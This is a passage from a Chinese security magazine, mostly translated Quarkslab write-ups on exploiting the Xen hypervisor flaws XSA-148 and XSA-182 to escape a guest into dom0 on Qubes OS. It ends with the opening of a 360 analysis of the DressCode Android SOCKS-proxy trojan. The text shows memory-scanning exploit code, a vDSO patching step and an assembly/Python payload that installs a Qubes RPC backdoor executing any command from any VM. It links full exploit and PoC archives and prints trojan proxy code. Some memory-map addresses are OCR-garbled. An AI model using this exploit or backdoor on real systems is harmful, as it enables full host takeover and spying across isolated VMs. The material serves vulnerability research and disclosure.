* 0xffff82d0c0000000 - 0xffff82dffbf [61GB - 64MB,          PML4:261]
*   Reserved for future use.

* 0xffff82dfffc000000 - 0xffff82dff [64MB,    2^26 bytes, PML4:261]
*   Super-page information array.

* 0xffff82e000000000 - 0xffff82ffff [128GB, 2^37 bytes, PML4:261]
*   Page-frame information array.

* 0xffff8300000000000 - 0xffff87ffff [5TB, 5*2^40 bytes, PML4:262-271]
*   1:1 direct mapping of all physical memory.

#else

* 0xffff82d0c0000000 - 0xffff82ffdffff [188.5GB,          PML4:261]
*   Reserved for future use.

* 0xffff82ffe0000000 - 0xffff82ffff [512MB, 2^29 bytes, PML4:261]
*   Super-page information array.

* 0xffff8300000000000 - 0xffff847ffff [1.5TB, 3*2^39 bytes, PML4:262-264]
*   Page-frame information array.

* 0xffff8480000000000 - 0xffff87ffff [3.5TB, 7*2^39 bytes, PML4:265-271]
*   1:1 direct mapping of all physical memory.

#endif

* 0xffff8800000000000 - 0xffffffffffff [120TB,          PML4:272-511]
*   PV: Guest-defined use.

* 0xffff8800000000000 - 0xffff7ffff [119.5TB,          PML4:272-510]
*   HVM/idle: continuation of 1:1 mapping

* 0xffff8000000000000 - 0xffff7ffff [512GB, 2^39 bytes PML4:511]
*   HVM/idle: unused

*
* Compatibility guest area layout:
* 0x00000000000000000 - 0x00000000f57ffff [3928MB,          PML4:0]
*   Guest-defined use.

* 0x00000000f5800000 - 0x00000000ffff [168MB,          PML4:0]
*   Read-only machine-to-phys translation table (GUEST ACCESSIBLE).

```



```
* 0x0000000100000000 - 0x0000007fffffff [508GB, PML4:0]
*   Unused.
* 0x0000008000000000 - 0x000000ffffffffff [512GB, 2^39 bytes, PML4:1]
*   Hypcall argument translation area.
* 0x0000100000000000 - 0x00007fffffff [127TB, 2^46 bytes, PML4:2-255]
*   Reserved for future use.
*/
```

如你接下来要看到的,每个半虚拟化客户机都有一些与 Xen 有关的表映射到其自身的虚拟内存:机器地址到物理地址转换表,Xen 代码等。这些映射对每一个客户机而言都是一样的,我们可以尝试寻找物理页,它在于客户机相同的偏移处具有相同的值。同时,由于 dom0 使用的是半虚拟化 Linux 内核,偏移 510 和 511 不应被置为 0(0xFFFFFFFF.....地址)。这也是我们正在做的,以找到一个潜在的页目录 :

```
for(page=0; page<MAX_MFN; page++)
{
    dump_page_buff(page, buff);
    if(current_tab[261] == my_pgd[261] &&
        current_tab[262] == my_pgd[262] &&
        current_tab[511] != 0 &&
        current_tab[510] != 0 &&
        __mfn(my_pgd) != page)
    {
        ...
    }
}
```

有一个潜在的页目录是不够的,我们要肯定的它是 dom0 的页目录。

解决方案就在 start\_info 结构中。这种结构会在 Xen 启动时自动映射在每个半虚拟化客户机(包括 dom0)的虚拟地址空间,且包含一些有用的信息 :

```
struct start_info {
    char magic[32];           /* "xen-<version>-<platform>". */
    ...
    uint32_t flags;           /* SIF_xxx flags. */
    ...
};
```

你可以看到,start\_info 结构起始处有个魔数,包含标记字段。我们只需要解析整个页目录对应的页开始处的魔数  :

```
int is_startup_info_page(char *page_data)
{
    int ret = 0;
    char marker[] = "xen-3.0-x86";
    if(memcmp(page_data, marker, sizeof(marker)-1) == 0)
    {
        ret = 1;
    }
    return ret;
}
```

可以通过检查 SIF\_INITDOMAIN 标志是否设置来判断页目录是否属于 dom0  :

```
for(page=0; page<MAX_MFN; page++)
{
    dump_page_buff(page, buff);
    if(current_tab[261] == my_pgd[261] &&
       current_tab[262] == my_pgd[262] &&
       current_tab[511] != 0 &&
       current_tab[510] != 0 &&
       __mfn(my_pgd) != page)
    {
        tmp = find_start_info_into_L4(page, (pgd_t*) buff);
        if(tmp != 0)
        {
            // we find a valid start_info page
            DEBUG("start_info page : 0x%x", tmp);
            dump_page_buff(tmp, buff);
            if(start_f->flags & SIF_INITDOMAIN)
            {
                DEBUG("dom0!");
            } else {
                DEBUG("not dom0");
            }
        }
    }
}
```

{}

这样,我们可以如同 scumjr 的 SMM 后门[5]一样,在 dom0 的 vDSO 中设置后门了。在他的博文中说,vDSO 库由 Linux 内核映射到每个用户进程,很容易发现它。因此,我们只需要解析一次页目录,搜索 vDSO 并给它植入一个后门 :

```
if(start_f->flags & SIF_INITDOMAIN)
{
    DEBUG("dom0!");
    dump_page_buff(page, buff);
    tmp = find_vdso_into_L4(page, (pgd_t*) buff);
    if(tmp != 0)
    {
        DEBUG("dom0 vdso : 0x%x", tmp);
        patch_vdso(tmp);
        DEBUG("patch.");
        break;
    }
}
```

**演示视频**  : <https://asciinema.org/a/cwm26vzbjqx0d3eseic51igho>

**利用代码**  :

[http://blog.quarkslab.com/resources/2016-07-12\\_xsa-148/code/xsa148\\_exploit.tar.gz](http://blog.quarkslab.com/resources/2016-07-12_xsa-148/code/xsa148_exploit.tar.gz)

## 结论

这个可能是 Xen 有史以来最严重的漏洞,它在被发现前已经存在了 7 年。如本文所述,利用它来实现 dom0 内代码执行并不难。可以做比修补 vDSO 更多的事,如栾尚聪选择的是超级调用页。

原来这第二部分应该是最后一篇.....但我们最近发现了一个新的漏洞可以让客户机逃逸。相关公告已经在昨天公开披露(XSA-182[9],CVE-2016-6258[10]),下篇我们将介绍如何编写一个完整的利用。敬请关注 !

## 参考链接

- [1] (1, 2) <http://xenbits.xen.org/xsa/advisory-148.html>
- [2] <http://download.intel.com/design/processor/manuals/253668.pdf>

[3] [http://wiki.xen.org/wiki/X86\\_Paravirtualised\\_Memory\\_Management](http://wiki.xen.org/wiki/X86_Paravirtualised_Memory_Management)

[4]

<https://github.com/QubesOS/qubes-secpack/blob/master/QSBs/qsb-022-2015.txt>

[5] <https://scumjr.github.io/2016/01/10/from-smm-to-userland-in-a-few-bytes/>

[6] (1, 2)

<https://conference.hitb.org/hitbseccconf2016ams/sessions/advanced-exploitation-xen-hypervisor-vm-escape/>

[7]

<https://www.blackhat.com/us-16/briefings.html#ouroboros-tearing-xen-hypervisor-with-the-snake>

[8]

<http://blog.quarkslab.com/xen-exploitation-part-1-xsa-105-from-nobody-to-root.html>

[9] <http://xenbits.xen.org/xsa/advisory-182.html>

[10] <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-6258>



## Xen 攻击第三篇：XSA-182--逃逸 Qubes

作者：Jeremie Bouteille、Gabriel Campana

译者：Au2o3t/360 云安全团队

审校：Terence/360 云安全团队


原文地址：<http://blog.quarkslab.com/xen-exploitation-part-3-xsa-182-qubes-escape.html>

译文来源：【安全客】<http://bobao.360.cn/learning/detail/2942.html>

Xen 作现代虚拟化平台的一个重要代表,它的安全性值得全世界黑客的关注。这是 Xen 攻击系列关于 Xen 安全的最后一篇[1][2]。本文讲述通过我们自己发现的漏洞(XSA-182)[0](CVE-2016-6258)转而在 Qubes 系统项目中实现攻击利用。

我们会先阐述发现漏洞的方法,再来探讨 Qubes 系统上的利用。需要强调说明的是,该漏洞并不在 Qubes 系统代码中,但由于 Qubes 系统依赖 Xen,因此受此漏洞影响。

详细内容见 Qubes 的安全公告 #24 [8]。



截图显示的是新装的 Qubes 系统。终端在攻击者获得访问的不可信虚拟机中运行。利用漏洞，其可以完全控制 dom0。由此便能用 shell 脚本在 dom0 执行任意命令（如图中灰色边框和标题的计算器），从而访问其它虚拟机。

## 漏洞发现

写完 XSA-148[2] 的利用，我们对半虚拟化客户机的内存管理内幕感到好奇。由于 PV 客户机内核运行在 3 环，任何特权操作必须通过超级调用实现。Xen 必须模拟一些机制来保护运行在 3 环的内核。对于半虚拟化来说，从 3 环跳到 0 环也就意味着虚拟机逃逸。

## GDT 的例子

举个有趣的例子：局描述符表（GDT）。GDT 包含内存段的信息，也包含调用门、陷阱门、任务切换段（TSS）和任务门。这些机制允许特权转换。某些机制是很复杂的，应严格验证任何对 GDT 的更新。作为 GDT 条目传给 alloc\_segdesc\_page 函数的每一页由 check\_descriptor 函数作检查。这个不太长的函数没一句是多余的<sup>14</sup>：

```
/* Returns TRUE if given descriptor is valid for GDT or LDT. */
int check_descriptor(const struct domain *dom, struct desc_struct *d)
{
    u32 a = d->a, b = d->b;
    u16 cs;
    unsigned int dpl;
    /* A not-present descriptor will always fault, so is safe. */
    if ( !(b & _SEGMENT_P) )
        goto good;
    /* Check and fix up the DPL. */
    dpl = (b >> 13) & 3;
    __fixup_guest_selector(dom, dpl);
    b = (b & ~_SEGMENT_DPL) | (dpl << 13);
    /* All code and data segments are okay. No base/limit checking. */
    if ( (b & _SEGMENT_S) )
    {
        /* SNIP SNIP SNIP */
        goto good;
    }
    /* Invalid type 0 is harmless. It is used for 2nd half of a call gate. */
    if ( (b & _SEGMENT_TYPE) == 0x000 )
```

```
        goto good;

    /* Everything but a call gate is discarded here. */

    if ( (b & _SEGMENT_TYPE) != 0xc00 )

        goto bad;

    /* Validate the target code selector. */

    cs = a >> 16;

    if ( !guest_gate_selector_okay(dom, cs) )

        goto bad;

    /*

     * Force DPL to zero, causing a GP fault with its error code indicating
     * the gate in use, allowing emulation. This is necessary because with
     * native guests (kernel in ring 3) call gates cannot be used directly
     * to transition from user to kernel mode (and whether a gate is used
     * to enter the kernel can only be determined when the gate is being
     * used), and with compat guests call gates cannot be used at all as
     * there are only 64-bit ones.

     * Store the original DPL in the selector's RPL field.

    */

    b &= ~_SEGMENT_DPL;
    cs = (cs & ~3) | dpl;
    a = (a & 0xffffU) | (cs << 16);
    /* Reserved bits must be zero. */
    if ( b & (is_pv_32bit_domain(dom) ? 0xe0 : 0xff) )

        goto bad;

good:
    d->a = a;
    d->b = b;
    return 1;

bad:
    return 0;
}
```

仔细看看这段令人抓狂的代码,Intel 文档是唯一能让你了解每一位含义的帮手。热心读者会发现代码中的注释:调用门通过强制设置 DPL 描述符为 0,导致一般保护错误来仿真。相信我,调用门的代码仿真真是个噩梦(好奇的读者参见函数 emulate\_gate\_op)。

既然我们没发现 GDT 管理的漏洞,那么接下来就再看看页表管理吧。

## 页表管理

首先,我们模糊测试 HYPERVISOR\_mmu\_update 这个超级调用。我们的想法是生成一个随机页表条目并更新,若能成功的话,检查新映射是否危险。我们需要定义一个危险映射的列表,如:

- 一个 L1 条目以 USER 和 RW 标志映射另一个 Lx 表,
- 一个 L2/L3/L4 条目以 PSE,USER 和 RW 标志映射另一个 Lx 表,
- 一个 Ly 条目以 USER 和 RW 标志映射另一个 Lx 表,且  $x \neq y-1$ 。

模糊测试前,我们先手动检查是否可以建立这样的映射。最后一种情况很有趣,且必须解释一下。让我们想象一个 L4 条目以 RW 标志映射它自身。使用特定的虚拟地址,L4 变为可写,Xen “不变性” 被绕过。这样建立的映射能通过 Xen 的安全检查  :

```
#define define_linear_pagetable(level)
static int
get_##level##_linear_pagetable(
    level##_pgentry_t pde, unsigned long pde_pfn, struct domain *d)
{
    unsigned long x, y;
    struct page_info *page;
    unsigned long pfn;

    if ( (level##e_get_flags(pde) & _PAGE_RW) )
    {
        MEM_LOG("Attempt to create linear p.t. with write perms");
        return 0;
    }

    if ( (pfn = level##e_get_pfn(pde)) != pde_pfn )
    {
        /* Make sure the mapped frame belongs to the correct domain. */
        if ( unlikely(!get_page_from_pagenr(pfn, d)) )
            return 0;

        /*
         * Ensure that the mapped frame is an already-validated page table.
         * If so, atomically increment the count (checking for overflow).
         */
    }
}
```

```
page = mfn_to_page(pfn);
y = page->u.inuse.type_info;
do {
    x = y;
    if ( unlikely((x & PGT_count_mask) == PGT_count_mask) ||
        unlikely((x & (PGT_type_mask|PGT_validated)) != (PGT_##level##_page_table|PGT_validated)) )
    {
        put_page(page);
        return 0;
    }
}
while ( (y = cmpxchg(&page->u.inuse.type_info, x, x + 1)) != x );
}

return 1;
}
```

上面代码定义了用于创建检查给定等级页表自映射条目的函数的宏。若 RW 位为 1 的条目被直接创建,管理程序会返回错误。但 XSA-148[2]中有设置安全标志的快速路径。这样更新的条目因被认为是安全的,不会检查“不变性”。\_PAGE\_REW 作为标志的一部分,同样被认为 是安全的  :

```
/* Update the L4 entry at pl4e to new value nl4e. pl4e is within frame pfn. */
static int mod_l4_entry(l4_pgentry_t *pl4e,
                        l4_pgentry_t nl4e,
                        unsigned long pfn,
                        int preserve_ad,
                        struct vcpu *vcpu)
{
    struct domain *d = vcpu->domain;
    l4_pgentry_t ol4e;
    int rc = 0;
    if ( unlikely(!is_guest_l4_slot(d, pgentry_ptr_to_slot(pl4e))) )
    {
        MEM_LOG("Illegal L4 update attempt in Xen-private area %p", pl4e);
        return -EINVAL;
    }
```

```

if ( unlikely(__copy_from_user(&ol4e, pl4e, sizeof(ol4e)) != 0) )
    return -EFAULT;

if ( l4e_get_flags(nl4e) & _PAGE_PRESENT )
{
    if ( unlikely(l4e_get_flags(nl4e) & L4_DISALLOW_MASK) )
    {
        MEM_LOG("Bad L4 flags %x",
                l4e_get_flags(nl4e) & L4_DISALLOW_MASK);
        return -EINVAL;
    }

/* Fast path for identical mapping and presence. */
if ( !l4e_has_changed(ol4e, nl4e, _PAGE_PRESENT) )
{
    adjust_guest_l4e(nl4e, d);
    rc = UPDATE_ENTRY(l4, pl4e, ol4e, nl4e, pfn, vcpu, preserve_ad);
    return rc ? 0 : -EFAULT;
}

```

这段代码在条目及 PRESENT 标志不变时使用快速路径,可使我们在自映射条目中设置 RW 标志。

我们可以如下步骤：

创建不带 RW 标志的自映射条目。

## 通过快速路径添加 RW 标志


以写权限访问项目目录

## 虚拟机逃逸

下面的方案：

ODR :  $(42 \ll 39) \mid (42 \ll 30) \mid (42 \ll 21) \mid (42 \ll 12)$

+-----+-----+-----+



```
| ..... |
511| .....
```

```
+-----+
```

## 利用

利用情况和 XSA-148[2]案例完全一样:

遍历整个宿主机内存,

寻找页目录,

以 start\_info 结构定位 dom0,

找到 vDSO 页并补丁之,

在 dom0 中拿到 root shell。

如介绍中所述,我们决定在 Qubes 系统中利用漏洞。如果你一点都不了解 Qubes,这里有一些网上的信息[4]:

Qubes 操作系统是什么?

Qubes 是一个安全的操作系统(OS),OS 是在计算机上运行其它所有程序的软件,一些流行的操作系统如微软的 Windows 系统,苹果 OS X,安卓,IOS。Qubes 是自由且开源的(FOSS)。这意味着每个人都可以自由使用,复制,并以任何方式改变软件。这也意味着其源代码是公开的,任何人都可以贡献源码和进行审计。

Qubes 系统如何保证安全?

Qubes 使用名为“安全隔离”的方法,允许用户把数字生活的各部分隔离到安全分离的虚拟机中(VMS)。虚拟机基本上是一个在物理计算机上运行的模拟有自己的操作系统的计算机软件。你可以把一个虚拟机作为一台计算机内的计算机。

Qubes 系统使用 Xen 管理器管理隔离的虚拟机。若攻击者能在其虚拟机中从 Qubes 的 dom0 执行代码,则系统不能保证任何安全。在 dom0 中执行代码已经实现了,但由于 Qubes 提供了防火墙,我们不能使用经典的 netcat,必须换一个载体。

看看 Qubes RPC 服务[5]。RPC 服务允许 Qubes 系统中虚拟机间通信,如剪切板,文件拷贝等等。各服务都有指定源虚拟机,目的虚拟机以及申请策略(允许,拒绝或询问)。

我们的想法是在 dom0 环境中执行一段代码来添加一个 RPC 服务。我们可以用 scumjr[6]的方法优雅的办到 :

```
python:
```

```
; mov rcx, rip+8
lea rcx, [rel $ +8]
ret
db 'cimport os;x=open("/tmp/.x", "w");x.close();'
db 'service=open("/etc/qubes_backdoor", "w");'
db 'service.write("#!/bin/bash\n");'
db 'service.write("read arg1\n");'
db 'service.write("($arg1)\n");'
db 'service.close();'
db 'os.system("chmod +x /etc/qubes_backdoor");'
db 'rpc=open("/etc/qubes-rpc/qubes.Backdoor", "w");'
db 'rpc.write("/etc/qubes_backdoor\n");'
db 'rpc.close();'
db 'policy=open("/etc/qubes-rpc/policy/qubes.Backdoor", "w");'
db 'policy.write("$anyvm dom0 allow");'
db 'policy.close();'
db 0
```

增加了一个名为 qubes 的服务。后门执行每一个给定的命令。

由于此漏洞一周前刚披露,我们不想今天就发布一份完整利用,给用户带来风险。但提供一份 Xen 漏洞的 PoC: xsa-182-poc.tar.gz[13] :

```
$ tar xzvf xsa-182-poc.tar.gz
$ make -C xsa-182-poc/
$ sudo insmod xsa-182-poc/xsa-182-poc.ko
$ sudo rmmod xsa-182-poc
$ dmesg | grep xsa-182
```

如果你使用的是有漏洞的 Qubes 版本,通过 Qubes 虚拟机管理器升级 dom0 软件或使用如下命令即可 :

```
$ sudo qubes-dom0-update
```

## 硬件虚拟化和虚拟机管理程序的安全性

在 CanSecWest 2010 上 Julien Tinnès 和 Tavis Ormandy 在 Virtualisation security 和 Intel privilege model 的演讲中解释了虚拟化的不同类型,并指出了开发安全 hypervisor 所面临的挑战。事实上半虚拟化非常复杂,和二进制翻译很相似。如介绍所述,要使处理所有细节都像一个真 CPU 很困难。半虚拟化错误通常会导致客户机提权或客户机逃逸。没有硬件虚

拟化时,二进制翻译和半虚拟化是强制性的,但 Intel VT-x 和 AMD SVM 技术的推出改变了这种情况。

由于一些新增的 CPU 指令,硬件虚拟化使 Hyper-visors 的开发更容易和安全得多。二级地址翻译[ 10 ](Intel 的 EPT 和 AMD 的 RVI)可以避免影子页表的复杂性。我们并不认为半虚拟化和硬件虚拟化的客户机之间有明显差异,虽然我们没有一个标准。

此外,依托硬件虚拟化的 Hyper-visors 安全性还可以继续提高。谷歌采取的减少 KVM 攻击面的方法似乎很有吸引力[ 11 ][ 12 ]。许多功能被移至用户空间,因此可以很容易放在沙盒中。对设备的模拟会引入巨大的攻击面,KVM 不像 Xen,其似乎不能在非可信虚拟机中隔离设备。

## 结论

半虚拟化安全确实很难得到保证。其引入了非常复杂的代码,且有很多安全问题。Qubes 系统决定从 4.0 版[7]起强制使用硬件虚拟化,去除半虚拟化。我们相信这是一个英明的决定,因为硬件虚拟化的安全问题较少。

最近我们又发现了另一个影响半虚拟化客户机,能使客户机逃逸到宿主机的漏洞。然而,我们认为不需要另写一篇博文,因为其和本漏洞极其相似。

希望你们能喜欢这 3 篇写 Xen 的文章!感谢每一个为这些文章贡献过的人。

## 参考链接

[0] <http://xenbits.xen.org/xsa/advisory-182.html>

[1]

<http://blog.quarkslab.com/xen-exploitation-part-1-xsa-105-from-nobody-to-root.html>

[2] (1, 2, 3, 4)

<http://blog.quarkslab.com/xen-exploitation-part-2-xsa-148-from-guest-to-host.html>

[3] <https://www.qubes-os.org/>

[4] <https://www.qubes-os.org/tour/#what-is-qubes-os>

[5] <https://www.qubes-os.org/doc/qrexec3/>

[6] <https://scumjr.github.io/2016/01/10/from-smm-to-userland-in-a-few-bytes/>

[7] <https://www.qubes-os.org/news/2016/07/21/new-hw-certification-for-q4/>

[8]

<https://github.com/QubesOS/qubes-secpack/blob/master/QSBs/qsb-024-2016.txt>

[9] [https://www.cr0.org/paper/jt-to-virtualisation\\_security.pdf](https://www.cr0.org/paper/jt-to-virtualisation_security.pdf)

[10] [https://en.wikipedia.org/wiki/Second\\_Level\\_Address\\_Translation](https://en.wikipedia.org/wiki/Second_Level_Address_Translation)

[11] <https://lwn.net/Articles/619376/>

[12] <http://www.linux-kvm.org/images/f/f6/01x02-KVMHardening.pdf>

[13]

[http://blog.quarkslab.com/resources/2016-08-04-xen\\_exploitation\\_part\\_3\\_xsa\\_148/xsa-182-poc.tar.gz](http://blog.quarkslab.com/resources/2016-08-04-xen_exploitation_part_3_xsa_148/xsa-182-poc.tar.gz)

# WE WANT YOU

竞技世界（北京）网络技术有限公司成立于2007年12月，是一家以竞技棋牌为起点，集研发、运营为一体的综合性互联网公司。公司一直秉承“用户至上，体验为先；志存千里，脚踏实地”的经营理念，专注为用户提供棋牌、游戏、娱乐、工具等优质的服务和产品，在业内拥有良好的口碑和形象。

**招聘岗位** 网络安全工程师 源代码安全审计工程师

**招聘信息** 学历本科以上，211/985大学优先

**工作地点** 北京

**薪资待遇** 15k-30k

**投递邮箱** jjsrc@service.jj.cn



# 【木马分析】

## 内网穿透——Android 木马进入高级攻击阶段

作者：360 烽火实验室

原文地址：【安全客】<http://bobao.360.cn/learning/detail/3254.html>

### 一. 概述

近日，360 烽火实验室发现有数千个样本感染了一种名为“DressCode”的恶意代码，该恶意代码利用实下流行的 SOCKS 代理反弹技术突破内网防火墙限制，窃取内网数据。这种通过代理穿透内网绕过防火墙的手段在 PC 上并不新鲜，然而以手机终端为跳板实现对企业内网的渗透还是首见[1]。

SOCKS 是一种网络传输协议，SOCKS 协议位于传输层与应用层之间，所以能代理 TCP 和 UDP 的网络流量，SOCKS 主要用于客户端与外网服务器之间数据的传递，那么 SOCKS 是怎么工作的呢，举个例子：A 想访问 B 站点，但是 A 与 B 之间有一个防火墙阻止 A 直接访问 B 站点，在 A 的网络里面有一个 SOCKS 代理 C，C 可以直接访问 B 站点，于是 A 通知 C 访问 B 站点，于是 C 就为 A 和 B 建立起信息传输的桥梁。其工作流程大致分为以下 5 步：

- (1) 代理方向代理服务器发出请求信息。
- (2) 代理服务器应答。
- (3) 代理方需要向代理服务器发送目的 IP 和端口。
- (4) 代理服务器与目的进行连接。
- (5) 连接成功后将需要将代理方发出的信息传到目的方，将目的方发出的信息传到需要代理方。代理完成。

由于 SOCKS 协议是一种在服务端与客户端之间转发 TCP 会话的协议，所以可以轻易的穿透企业应用层防火墙；它独立于应用层协议，支持多种不同的应用层服务，如 TELNET，FTP，HTTP 等。SOCKS 协议通常采用 1080 端口进行通信，这样可以有效避开普通防火墙的过滤，实现墙内墙外终端的连接[2]。

### 二. 地域分布

360 互联网安全中心数据显示，截止目前，“DressCode” 恶意代码传播量已达 24 万之

多，在世界范围内分布相当广泛，感染了该恶意代码的手机在全世界的分布情况如下图所示：

DressCode感染地域分布图




图1 “DressCode” 木马在世界各地的分布情况

数据显示，已有 200 多个国家的用户手机安装了带有“DressCode”恶意代码的应用，该恶意代码大多寄宿在时下流行的手机游戏中，其扩散能力很强，其中美国、俄罗斯、德国、法国等欧美发达国家属于重灾区，中国的形势也不容乐观，企业内网安全正在遭受前所未有的挑战。

### 三． 详细分析

该木马的主要攻击过程如下[3]：

- ( 1 ) 木马运行时主动连接到攻击者主机 ( SOCKS 客户端 )，建立一个与攻击者对话的代理通道。
- ( 2 ) 作为 SOCKS 服务端的木马根据攻击者传来的目标内网服务器的 IP 地址和端口，连接目标应用服务器。
- ( 3 ) 木马在攻击者和应用服务器之间转发数据，进行通信。



当木马安装上手机后，首先会连接 C&C 服务器，连接成功后，那么木马就与 C&C 服务器建立了一个对话通道，木马会读取 C&C 服务器传送过来的指令，当木马收到以“CREATE”开头的指令后，就会连接攻击者主机上的 SOCKS 客户端，攻击者与处于内网中的木马程序建立了信息传输的通道了。

SOCKS 服务端读取 SOCKS 客户端发送的数据，这些数据包括目标内网应用服务器的 IP 地址和端口、客户端指令。如下图所示：

```
public void getClientCommand() throws Exception {
    this.socksCommand = this.getByte();
    this.DST_Port[0] = this.getByte();
    this.DST_Port[1] = this.getByte();
    int v1;
    for(v1 = 0; v1 < 4; ++v1) {
        this.DST_Addr[v1] = this.getByte();
    }

    while(true) {
        int v0 = this.getByte();
        if(v0 == 0) {
            break;
        }

        this.UID = this.UID + (((char)v0));
    }

    this.calculateUserID();
    if(this.socksCommand >= 1 && this.socksCommand <= 2) {
        if(!this.calculateAddress()) {
            this.refuseCommand(92);
            throw new Exception();
        }
        else {
            return;
        }
    }
}
```

安全客 (bobao.360.cn)

图 2 SOCKS 服务端获取客户端指令等信息

客户端传递过来的命令主要有 CONNECT 与 BIND 两种指令。

### (一) CONNECT 指令

当 SOCKS 客户端要与目标应用服务器建立连接时，首先会发送一个 CONNECT 指令，SOCKS 服务端接收到 CONNECT 指令后，会根据读取到的 IP 地址和端口连接目标应用服务器，连接成功后，会将请求结果发送给 SOCKS 客户端，此时目标应用服务器与 SOCKS 服务端，SOCKS 服务端与 SOCKS 客户端都建立起了会话通道，木马作为数据中转站，可以在攻击者和应用服务器转发任意数据了，其转发过程如图所示：

